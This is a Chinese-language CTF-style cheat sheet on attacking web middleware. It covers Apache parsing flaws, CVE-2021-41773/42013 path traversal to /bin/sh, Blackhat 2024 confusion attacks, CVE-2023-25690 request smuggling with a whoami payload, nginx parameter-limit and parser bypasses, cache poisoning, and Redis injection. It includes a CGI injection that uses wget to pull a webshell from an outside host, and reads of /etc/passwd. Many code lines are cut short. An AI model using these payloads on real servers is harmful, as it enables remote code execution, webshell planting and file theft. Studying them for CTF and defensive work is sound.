中间件安全
apache
apache_parsing_vulnerability
1 | AddHandler application/x-httpd-php .php |
Apache默认一个文件可以有多个以点分隔的后缀 , 当右边的后缀无法识别,则继续向左识别。
1 | evil.php.png |
CVE-2021-41773/42013
Apache HTTP Server路径穿越漏洞(CVE-2021-41773、CVE-2021-42013)复现 | chaser’s Blog
Apache HTTP Server 2.4.50 中的路径遍历和文件泄露漏洞 (CVE-2021-42013) - RichardYg - 博客园
1 | POST /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh |
1 | POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh |
CVE-2017-15715 非多行匹配
1 | <FilesMatch \.php$> |
这里匹配 .php 进行 php 引擎解析,$在非多行模式下,$会忽略在句尾的 %0a,绕过上传并正确解析。
Blackhat 2024 Confusion Attacks
文件名混淆
? 截断路径
原理:mod_rewrite 会强制把重写结果当作 URL 处理,通过 splitout_queryargs() 函数用问号截断路径。
1 | RewriteEngine On |
.php 后缀解析文件
1 | RewriteEngine On |
当访问 http://server/upload/1.gif%3fooo.php 时,apache 获取到了 php 后缀但是在处理文件的时候只解析 ? 前的,所以成功解析 1.gif。
单一文件防护绕过
1 | <Files "admin.php"> |
只对 admin.php 防护,可以访问 http://server/admin.php%3Fooo.php 来绕过。
过程:
- 认证模块看到
r->filename = "admin.php?ooo.php"≠"admin.php"→ 不要求认证 - PHP-FPM 配置将
.php文件交给mod_proxy处理 mod_proxy把r->filename当作 URL 转发给 PHP-FPM- PHP-FPM 截取问号前的真实路径
admin.php并执行
文档根目录混淆
1 | DocumentRoot /var/www/html |
当访问 http://server/html/about 时,apeche 会尝试访问两次,一次是重写根目录前,根目录下的 /about.html,一次是重写根目录后 /var/www/html/about.html。
处理器混淆
服务端源码泄露:
1 | AddType application/x-httpd-php .php |
- 时机问题:ModSecurity 在请求处理早期检测到恶意请求
- 状态污染:错误处理过程中污染了
r->content_type - 流程继续:Apache 没有完全终止请求处理
- 处理器混淆:
text/html处理器替代了application/x-httpd-php处理器
exp:
1 | curl -v http://127.0.0.1/info.php -H "Content-Length: x" |
1 |
|
CVE-2023-25690 HTTP请求走私
CVE-2023-25690 Apache HTTP Server 请求走私漏洞 分析与利用-先知社区
1 | RewriteEngine on |
此漏洞会造成请求拆分和走私,引起权限绕过,缓存投毒等攻击。

1 | GET /categories/1%20HTTP/1.1%0d%0aHost:%20localhost%0d%0a%0d%0aGET%20/categories.php%3fsecret=localhost;whoami |
exp:
1 | hexdata = hexdata.replace(b' ', b'%20') |
CGI注入
搞怪 | siunam 的网站 — FUNNY | siunam’s Website
1 | LoadModule cgi_module modules/mod_cgi.so |
在我们的例子中,请求路径 /cgi-bin 绑定到 OS 路径 /usr/bin 。 因此,每当用户访问请求路径 /cgi-bin 时,Web 服务器将转到 OS 路径 /usr/bin 。
并且,如果用户请求的路径以扩展名 .php 结尾,Web 服务器会将 PHP 脚本解析为 PHP CGI。 有效地使用 PHP CGI 而不是 PHP 解释器执行 PHP 脚本。
最终,任何人都被允许访问操作系统目录 /usr/bin。
底层决定可以通过 ?注入任意参数,比如:
1 | /cgi-bin/wget?https://xx/webshell.php -O /var/www/public/webshell.php |
nginx
ngx.req.get_uri_args
nginx 默认情况下最多可解析100个请求参数(包括具有相同名称的请求参数),并且会自动丢弃其他请求参数以防止潜在的拒绝服务攻击。
1 | /download?a1=1&a2=2&a3=3&a4=4&a5=5&a6=6&a7=7&a8=8&a9=9&a10=10&a11=11&a12=12&a13=13&a14=14&a15=15&a16=16&a17=17&a18=18&a19=19&a20=20&a21=21&a22=22&a23=23&a24=24&a25=25&a26=26&a27=27&a28=28&a29=29&a30=30&a31=31&a32=32&a33=33&a34=34&a35=35&a36=36&a37=37&a38=38&a39=39&a40=40&a41=41&a42=42&a43=43&a44=44&a45=45&a46=46&a47=47&a48=48&a49=49&a50=50&a51=51&a52=52&a53=53&a54=54&a55=55&a56=56&a57=57&a58=58&a59=59&a60=60&a61=61&a62=62&a63=63&a64=64&a65=65&a66=66&a67=67&a68=68&a69=69&a70=70&a71=71&a72=72&a73=73&a74=74&a75=75&a76=76&a77=77&a78=78&a79=79&a80=80&a81=81&a82=82&a83=83&a84=84&a85=85&a86=86&a87=87&a88=88&a89=89&a90=90&a91=91&a92=92&a93=93&a94=94&a95=95&a96=96&a97=97&a98=98&a99=99&a100=100&filename=../etc/passwd |
这里就可以绕过 nginx 安全检查,进行访问敏感目录或绕过 waf。
缓存攻击

1 | worker_processes 1; |
这里缓存了这些图片为结尾的链接,会缓存在本地,访问的时候就不会走 flask 而是直接返回缓存的内容,这样就可以绕过 flask 的一些限制直接利用缓存中的结果,进行 SSTI,例题:【Web】L3HCTF2025 wp-CSDN博客。
临时大文件攻击
1 | gcc -shared -fPIC evil.c -o 2.so |
爆破包含:
1 | import _thread |
和其他开发框架解析差异
(Research) Exploiting HTTP Parsers Inconsistencies

nodejs
| Nginx Version | Node.js Bypass Characters |
|---|---|
| 1.22.0 | \xA0 |
| 1.21.6 | \xA0 |
| 1.20.2 | \xA0, \x09, \x0C |
| 1.18.0 | \xA0, \x09, \x0C |
| 1.16.1 | \xA0, \x09, \x0C |
flask
| Nginx Version | Flask Bypass Characters |
|---|---|
| 1.22.0 | \x85, \xA0 |
| 1.21.6 | \x85, \xA0 |
| 1.20.2 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
| 1.18.0 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
| 1.16.1 | \x85, \xA0, \x1F, \x1E, \x1D, \x1C, \x0C, \x0B |
spring-boot
| Nginx Version | Spring Boot Bypass Characters |
|---|---|
| 1.22.0 | ; |
| 1.21.6 | ; |
| 1.20.2 | \x09, ; |
| 1.18.0 | \x09, ; |
| 1.16.1 | \x09, ; |
Redis
执行 LUA 脚本
【Web】PolarCTF2024秋季个人挑战赛wp_注入 polarctf-CSDN博客
1 | EVAL "redis.call('SET','dog',redis.call('GET','flag'))" 0 |
zadd配合数组
【Web】corCTF2024 题解(部分)_z3r4y-CSDN博客
1 | redis.zadd('scoreboard',1,name); |
当 name 可控时,可以传入 name 数组造成注入
1 | redis.zadd('scoreboard', 1, 'name1', 1337, 'name2'); |